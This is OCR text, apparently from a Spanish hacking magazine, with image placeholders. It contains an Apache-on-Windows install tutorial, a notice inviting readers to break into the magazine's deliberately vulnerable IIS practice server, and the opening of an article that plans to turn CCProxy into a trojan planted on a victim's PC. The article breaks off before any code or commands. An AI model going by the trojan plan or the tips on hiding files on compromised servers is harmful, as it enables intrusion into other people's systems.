Por último te pregunta como quieres que se realice la puesta en marcha de Apache, por servicio o manual. Si deseas que Apache se ponga en funcionamiento cada vez que enciendas el ordenador y se inicie Windows entonces tienes que seleccionar "Por servicio", en cambio si deseas que Apache se ponga en marcha cuando tú lo desees entonces selecciona manual. De momento selecciona "manual", en otro capitulo explicaremos como ponerlo como servicio una vez que está como manual.






**Paso 5.**

Ahora te pregunta como quieres realizar la instalación "Completa o Personalizada", elige "Completa", de esta forma instalará por completo Apache en el disco duro.


**Paso 6.**

Por último te pregunta la carpeta donde quieres que se instalen los ficheros de Apache, crea un directorio en C: llamado "apache" e instala en ese directorio todos los ficheros. Acepta todo y comienza la instalación ...




Pulsando "change" puedes crear y seleccionar el directorio donde deseamos instalar apache, en nuestro caso c:\apache\




## A partir de...


A partir de ahora te en cuenta una cosa MUY IMPORTANTE: las mayúsculas NO EXISTEN a la hora de trabajar con los servidores Web. No, no es que les tengamos manía, pero si instalas el servidor en un directorio en mayúsculas o utilizas las mayúsculas para los archivos que crearemos posteriormente acabarás teniendo problemas. ¿Por qué? Podríamos dar muchos motivos, pero me quedo con el del buen programador: nunca llamarás "A" a la variable "a" ni confundirás un cero con un campo vacío. Si lo entiendes ya sabes de qué hablamos y si no, con nosotros lo aprenderás paso a paso ;)

**Paso 7.**

A los pocos segundos y dependiendo de la potencia del ordenador llegarás a la ventana que te comunicará que la instalación se ha realizado con éxito. Acepta la ventana final y ya tienes instalado el servidor Apache en el directorio c:\apache\

## 5.- Ejecución del Apache

En el menú de Inicio verás una nueva opción "Apache HTTP Server", ejecuta el Apache seleccionando "Start Apache in Console". Verás como se abre una ventana de MSDOS que pone "Apache/1.3.27 (Win32) running ...". No cierres la ventana de MSDOS pues el servidor web funcionará mientras esté abierta, en futuros capítulos veremos como ocultarla.









Ventana DOS del APACHE

Pues ya tienes el servidor en marcha, comprueba que está funcionando. Abre el navegador que tengas instalado, y pon la siguiente URL: **127.0.0.1**, como ya sabes es la dirección Loopback, es una dirección IP interna de la pila TCP/IP que identifica la misma máquina. Es una dirección IP especial que te servirá para hacer pruebas.

Si ha funcionado correctamente aparecerá la siguiente página como muestra la imagen:




Como puedes ver no ha sido tan difícil y has convertido tu ordenador en un servidor web, ¿has pensado alojar tu página personal en tu ordenador?, ya puedes hacerlo pero recuerda que tendrás que tener las 24 horas del día el ordenador encendido si deseas que accedan a cualquier hora.




**En anteriores...**

En anteriores números te hemos explicado eso de la IP LOOP (dirección Loopback) con detalle :)

## 6.- Estructura de directorios


En el directorio C:\Apache encontrarás los archivos y directorios necesarios para hacer funcionar el servidor Apache, la estructura tiene que ser igual a la siguiente imagen.




De momento los únicos directorios que te interesan son, conf y htdocs.
En el directorio conf se encuentran los archivos de configuración de Apache, el más importante es httpd.conf, prácticamente el 80% del curso trata de cómo manipular los comandos contenidos en este archivo. En el directorio htdocs pondremos nuestras páginas Web :)

## 7.- Tu primera web al mundo

Ya que tienes el servidor instalado quieres tener tu primera web y que sea visitada por todo el mundo, lo interesante y chulo de verdad es ver como la luz del disco duro se enciende cuando los navegantes comienzan a visitar tu web. ¿Quieres que pongamos tu nuevo servidor web disponible al mundo y que sea visitada por los navegantes?
Lo primero que necesitamos es contenido, es decir, lo que quieres ofrecer, este curso no pretende enseñar HTML, así que suponemos que ya tienes nociones básicas de programación web. Si tienes una web en algún servidor gratuito considera a modo de práctica colocarlo en tu propio servidor.




## Si no tienes...

Si no tienes ni idea de crear una página Web, vamos a crear la página Web más sencilla del planeta :)


Abre el Block de Notas de Windows (o cualquier otro editor de texto sencillo), escribe <BR> Hola a todo el mundo <BR> y guárdalo con el nombre index.txt donde quieras, por ejemplo en c:\temporal. Ahora cambiale el nombre por index.html y se acabó, ya tienes una página web :) Ahora nos queda hacer que nuestro APACHE sirva la página a los clientes :)

El contenido de nuestra web (en este caso nuestra diminuta creación, nuestro index.html) tienes que colocarlo en el directorio c:\apache\htdocs\. Recuerda llamar a la página principal como index.html o index.htm, es la página principal que se muestra cada vez que se coloca el nombre de dominio en el navegador. Como se ha comentado anteriormente el nombre de la página principal se puede cambiar en el fichero httpd.conf, pero vamos a dejar esto para el próximo capítulo.




## Antes de seguir...

Antes de seguir, comprueba que puedes ver la página que hemos creado mediante la dirección Loopback (127.0.0.1). Abre el navegador, introduce la dirección y deberías ver exactamente esto:




Ahora quieres puedan acceder los navegantes desde cualquier parte del mundo. Lógicamente, para que los navegantes puedan acceder a tu servidor web es necesario que el servidor donde esté funcionando Apache esté conectado a Internet, con una línea ADSL es suficiente ya que te ofrecen una IP fija y si tienes una conexión de cable /DSL pues mucho mejor.

Comprueba que estás conectado a Internet y que tienes una IP asignada. Para averiguar la IP puedes utilizar el comando "winipcfg" (solo para windows 98) o "ipconfig/all" (Windows 2000/XP), puedes ejecutarlo desde la ventana ejecutar o desde el MSDOS. Este comando te aporta información sobre los adaptadores de red (tarjetas de red, modem, ...), verás que cada adaptador de red tiene asociada un identificador IP.






## En los números...

En los números anteriores de PC PASO A PASO hemos explicado diversos métodos para que descubras tu IP y hemos detallado los pasos. Si no sabes cuál es tu IP llama a tu ISP (Proveedor de Internet) o repasa los anteriores números de esta revista.


En mi caso tengo la IP 80.213.111.23, pon TU IP en el navegador y con el servidor web Apache en marcha verás la página index.html (en este

caso nuestro "hola a todo el mundo" ;)

Pues bien, con tu ordenador haciendo de servidor web conectado a Internet, cualquier persona desde cualquier parte del mundo que en este momento ponga tu IP en su navegador verá tu página principal. Como te habrás dado cuenta si tu proveedor de acceso a Internet te cambia la IP, todo tu esfuerzo de dar a conocer la IP será en balde ya que nadie volverá a conectarse, es por ello que se recomienda tener una IP dedicada, si tienes ADSL o cable no tendrás problemas por mucho tiempo.

Lo mejor es asociar la IP a un dominio, nadie se aprende las direcciones IP de memoria, aunque conocí a un chaval que tenía como hobby aprenderse todas las IP que encontraba, hay gente para todo...

Ya tenemos el servidor web Apache, ahora queremos asociarlo a un dominio para que sea fácil de recordar para los navegantes.



**Si tu ISP...**

Si tu ISP (Proveedor de Internet) te ha dado una IP DINÁMICA, cada cierto tiempo verás que TU IP cambia. Cada vez que esto suceda deberás asociar de nuevo TU IP al dominio y repetir los pasos que ahora te mostraremos, algo bastante desesperante.

En el número 4 te enseñamos cómo conseguir una IP FIJA, te recomendamos encarecidamente que leas PC PASO A PASO número 4 y te liberes de las limitaciones que te impone tu ISP. Como puedes ver, todo lo que hemos ido aprendiendo anteriormente empieza a sernos muy útil (por no decir imprescindible).

## 8.- Consiguiendo un dominio gratis

Nuestra intención es redirigir al navegante a nuestro servidor, como memorizar una dirección IP es complicada y puede ocurrirte que el proveedor ISP te cambie la IP en cualquier momento vamos a conseguir un dominio y asociarlo a la dirección IP. Nuestro objetivo es conseguir el servicio de redirección gratis, existen muchos servicios en Internet que ofrecen redirecciones. Para hacerlo más elegante las premisas del redireccionador tiene que cumplir: No ponga publicidad y que no aparezca la IP en el dominio una vez que ha redireccionado.


Uno de mis favoritos ya que oculta la IP mediante Frames de HTML y no añade publicidad es el redireccionador de www.kickme.to

El registro en www.kickme.to es rápido y sencillo, está en inglés pero no tiene que ser problema ¡¡hay tan poco que leer!!.

Comenzamos...

**Paso 1. Visita www.kickme.to**

Como verás la página principal tiene poco contenido, pues mejor, menos que leer ¿verdad?. Pincha en el enlace "Free short URL".




**Paso 2. Enlace registro**


Vemos otra página con poco contenido, solo 4 enlaces, como mola una página tan directa. Venga, pincha en "Signup".

**Paso 3. Aceptar términos y condiciones**

Como siempre y cualquier registro tienes que

leer la parrafada de los términos y condiciones para terminar aceptando. Como el color de la página es azul oscuro no ayuda a leer el texto con color negro, y siempre estamos de acuerdo con las condiciones aceptamos sin perder más tiempo. Aunque es mi obligación decirte que leas los términos y condiciones, ¡¡¡pero hombre, por lo menos lee y PULSA el botón donde pone "I AGREE" (ACEPTAR)!!!

**Paso 4. Crear nombre de dominio**
Ya nos vamos acercando a lo interesante y al final. Seleccionamos por ejemplo la url www.divxlinks.at y en el cuadro de al lado pondremos un nombre (nosotros hemos puesto divx) para que cualquier navegante que ponga www.divxlinks.at/divx sea enviado a la IP de nuestro servidor web (nuestro PC).





**Nosotros hemos...**

Nosotros hemos puesto divx y por lo tanto tenemos reservada la dirección (el nombre de dominio) www.divxlinks.at/divx. TU NO DEBES poner el mismo (divx) puesto que es nuestro y no te será concedido, por lo tanto invéntate un nombre, por ejemplo "soyelmejor" y obtendrás la dirección www.divxlinks.at/soyelmejor ;)

**Paso 5. Introducir datos de login y password.**
Pues ya sabes, tienes que introducir un login que será una cuenta de email, ten siempre creada una para estos menesteres, y un password para poder acceder a tu cuenta en kickme.to.

**Paso 6. ¡¡¡Última página!!!**
Ahora te pregunta hacia donde tiene que redireccionar www.divxlink.at/divx, como te estarás imaginando tienes que colocar la IP de tu servidor web, tu PC (en nuestro caso http://80.213.111.23)




Ya tienes un dominio (un nombre) asociado a tu servidor (tu PC), en vez de promocionar la ip de tu servidor tienes la posibilidad de dar a conocer la url www.divxlink.at/divx, cualquier navegante que ponga esa dirección estará accediendo a tu ordenador. Sencillo ¿verdad?.

## ¿Qué has aprendido?

Si eres nuevo en este tema y has seguido el ejemplo práctico seguro que te habrás dado cuenta de todas las posibilidad que te ofrece tener un servidor web en casa. Has aprendido como hallar el servidor web de cualquier dominio, has aprendido a instalar un servidor web Apache (con configuración por defecto), la utilidad del comando winipcfg de windows, a crear un dominio gratis que redireccione a tu servidor web.
El próximo mes comenzaremos a configurar el servidor Apache.

# SERVIDOR DE HXC
# MODO DE EMPLEO

- Hack x Crack ha habilitado un servidor para que puedas realizar las prácticas de hacking.

- Actualmente tiene el BUG del Code / Decode y lo dejaremos así por un tiempo (bastante tiempo ;) Nuestra intención es ir habilitando servidores a medida que os enseñemos distintos tipos de Hack, pero por el momento con un Servidor tendremos que ir tirando (la economía no da para mas).

- En el Servidor corre un Windows 2000 Advanced Server con el IIS de Servidor Web y está en la IP 80.36.230.235.

- El Servidor tiene tres unidades:
* La unidad c: --> Con 2GB
* La unidad d: --> Con 35GB y Raíz del Sistema
* La unidad e: --> CD-ROM

Nota: Raíz del Servidor, significa que el Windows Advanced Server está instalado en esa unidad (la unidad d:) y concretamente en el directorio por defecto \winnt\ Por lo tanto, la raíz del sistema está en d:\winnt\

- El IIS, Internet Information Server, es el Servidor de páginas Web y tiene su raíz en d:\inetpub (el directorio por defecto)

Nota: Para quien nunca ha tenido instalado el IIS, le será extraño tanto el nombre de esta carpeta (d:\inetpub) cómo su contenido. Pero bueno, un día de estos os enseñaremos a instalar vuestro propio Servidor Web y detallaremos su funcionamiento.

De momento, lo único que hay que saber es que cuando TÚ pongas nuestra IP (la IP de nuestro servidor) en tu navegador, lo que estás haciendo realmente es ir al directorio d:\Inetpub\wwwroot\ y leer un archivo llamado default.htm.

Nota: Como curiosidad, te diremos que APACHE es otro Servidor de páginas Web (seguro que has oído hablar de él). Si tuviésemos instalado el apache, cuando pusieses nuestra IP en TU navegador, accederías a un directorio raíz del Apache (donde se hubiese instalado) e intentarías leer una página llamada index.html

Explicamos esto porque la mayoría, seguro que piensa en un Servidor Web como en algo extraño que no saben ni donde está ni como se accede. Bueno, pues ya sabes dónde se encuentran la mayoría de IIS (en \Inetpub\) y cuál es la página por defecto (\Inetpub\wwwroot\default.htm). Y ahora, piensa un poco... ... ¿Cuál es uno de los objetivos de un hacker que quiere decirle al mundo que ha hackeado una Web? Pues está claro, el objetivo es cambiar (o sustituir) el archivo default.html por uno propio donde diga "hola, soy DIOS y he hackeado esta Web" (eso si es un lamer ;)

A partir de ese momento, cualquiera que acceda a ese servidor, verá el default.htm modificado para vergüenza del "site" hacheado. Esto es muy genérico pero os dará una idea de cómo funciona esto de hackear Webs ;)


- Cuando accedas a nuestro servidor mediante el CODE / DECODE BUG, crea un directorio con tu nombre (el que mas te guste, no nos des tu DNI) en la unidad d: a ser

posible (que tiene mas espacio libre) y a partir de ahora utiliza ese directorio para hacer tus prácticas. Ya sabes, subirnos programitas y practicar con ellos :)

Puedes crearte tu directorio donde quieras, no es necesario que sea en d:\mellamojuan. Tienes total libertad!!! Una idea es crearlo, por ejemplo, en d:\winnt\system32\default\mellamojuan (ya irás aprendiendo que cuanto mas oculto mejor :)

Es posiblemente la primera vez que tienes la oportunidad de investigar en un servidor como este sin cometer un delito (nosotros te dejamos y por lo tanto nadie te perseguirá). Aprovecha la oportunidad!!! e investiga mientras dure esta iniciativa (que esperamos dure largos años)

- En este momento tenemos mas de 600 carpetas de peña que, como tu, está practicando. Así que haznos caso y crea tu propia carpeta donde trabajar.




## MUY IMPORTANTE...

MUY IMPORTANTE!!!!! Por favor, no borres archivos del Servidor si no sabes exactamente lo que estás haciendo ni borres las carpetas de los demás usuarios. Si haces eso, lo único que consigues es que tengamos que reparar el sistema servidor y, mientras tanto, ni tu ni nadie puede disfrutar de él :( Es una tontería intentar "romper" el Servidor, lo hemos puesto para que disfrute todo el mundo sin correr riesgos, para que todo el mundo pueda crearse su carpeta y practicar nuestros ejercicios. En el Servidor no hay ni Warez, ni Programas, ni claves, ni nada de nada que "robar", es un servidor limpio para TI, por lo tanto cuídalo un poquito y montaremos muchos más :)

# CCPROXY: EL CUARTO TROYANO DE PC PASO A PASO

- Instalaremos un servidor Proxy en nuestro PC
- Lo "prepararemos" para transformarlo en un troyano
- Lo subiremos a una víctima y lo ejecutaremos
- Lo utilizaremos para ocultar nuestra conexión


## 1.- Conociendo al SR. CCPROXY

ADVERTENCIA: En este texto se utilizarán conocimientos adquiridos durante los anteriores 6 números publicados. Si no entiendes algunos de los conceptos que aquí explicaremos es porque hay muchos elementos implícitos, te recomendamos que pidas los número atrasados (al final de esta revista puedes consultar la lista disponible).

CCPROXY es un servidor Proxy aparentemente inofensivo pero que por su "peculiar" forma de operar nos va a permitir transformarlo en un troyano, ejecutarlo en una víctima y utilizarlo para anonimizar nuestras "andanzas" por Internet.

Ya se ha explicado en anteriores números muchas cosas sobre los proxys, para quien no los ha leído haremos un par de referencias:

1.- Imagina que tienes 5 ordenadores conectados en Red pero solo uno tiene acceso a Internet (que somos pobres y eso de pagar 5 líneas a Telefónica no nos hace gracia), pues bien, instalando el Servidor Proxy en el ordenador que tiene salida a Internet permitirá que los otros 4 PCs puedan acceder a Internet a través de él.





Todos los PCs están conectados entre sí mediante la Red Interna (Ip Interna) y uno de ellos tiene conexión a Internet (IP Externa).


Cuando el PC número 2 (por ejemplo) quiera acceder a Internet, se conectará al PC1 (192.168.0.1) en el puerto donde está el Servidor Proxy (8080) y hará de puente. A Internet solo se puede acceder con una IP Externa (ya explicamos extensamente todo esto en los números anteriores), por lo tanto el PROXY "cederá" su IP Externa al PC 2 (por eso lo de puente) para que pueda acceder al exterior.

El host remoto al que quiere acceder el Ordenador 2 (por ejemplo la Web de Mocosoft, www.mocosoft.com) recibirá una petición desde la IP 80.37.158.23. Para Internet, los 5 equipos de nuestra Intranet es como si fuese uno solo, puesto que TODOS tendrán la IP EXTERNA 80.37.158.153 gracias a nuestro Servidor Proxy :)

También podemos utilizarlo de anonimizador (para ocultar nuestra IP). Imagina que hackeamos el host de mocosoft, le metemos un Servidor Proxy y para colmo lo "anunciamos" entre nuestros amigos para que lo utilicen, esto es lo que pasaría:




Nuestros amigos, configuran su navegador (Internet Explorer, Netscape... ) para que utilicen a www.mocosoft.com (IP:56.111.52.196) de proxy. Desde ese instante, cualquier Web que visiten nuestros amigos recibirá la IP de mocosoft.




**Todo esto...**

